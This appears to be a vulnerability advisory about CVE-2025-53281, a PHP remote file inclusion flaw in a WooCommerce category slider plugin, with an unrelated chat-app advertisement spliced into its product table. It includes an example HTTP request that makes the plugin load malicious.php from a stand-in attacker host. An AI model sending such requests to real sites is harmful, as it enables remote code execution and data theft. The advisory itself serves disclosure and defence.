
Overview
The CVE-2025-53281 vulnerability is a critical security flaw that affects the WPBean WPB Category Slider for WooCommerce plugin. This vulnerability arises due to improper control of filename for Include/Require Statement in PHP Program (‘PHP Remote File Inclusion’), which can potentially lead to system compromise or data leakage. Given the widespread usage of WooCommerce, this vulnerability poses a significant risk to many online businesses and requires immediate attention for its mitigation.
Vulnerability Summary
CVE ID: CVE-2025-53281
Severity: High (CVSS: 7.5)
Attack Vector: Network
Privileges Required: None
User Interaction: None
Impact: System compromise and potential data leakage
Affected Products
 Escape the Surveillance Era
Most apps won’t tell you the truth.
They’re part of the problem.
Phone numbers. Emails. Profiles. Logs.
It’s all fuel for surveillance.

Ameeba Chat gives you a way out.
- • No phone number
- • No email
- • No personal info
- • Anonymous aliases
- • End-to-end encrypted
Chat without a trace.
Product | Affected Versions
WPBean WPB Category Slider for WooCommerce | n/a through 1.71
How the Exploit Works
The exploit takes advantage of the improper control of filename for Include/Require Statement in the PHP Program. This allows an attacker to include a file from a remote server that contains malicious PHP code, thus causing a PHP Remote File Inclusion vulnerability. The malicious code is then executed in the context of the application, leading to unauthorized access, data compromise, and potentially gaining control over the system.
Conceptual Example Code
Below is a conceptual example of how the vulnerability might be exploited using a malicious HTTP request.
GET /wp-content/plugins/wpb-woo-product-slider/includes/wpb-wps-ajax.php?path=http://attacker.com/malicious.php HTTP/1.1
Host: target.example.com
In this example, the attacker has included a malicious PHP file (`malicious.php`) from their own server (`attacker.com`). This file is included in the context of the WPB Category Slider for WooCommerce plugin, thereby executing the malicious code.
Mitigation
Users of the affected versions of WPBean WPB Category Slider for WooCommerce are advised to apply the vendor patch as soon as it becomes available. In the meantime, the use of a Web Application Firewall (WAF) or an Intrusion Detection System (IDS) can provide temporary mitigation against potential attacks exploiting this vulnerability.
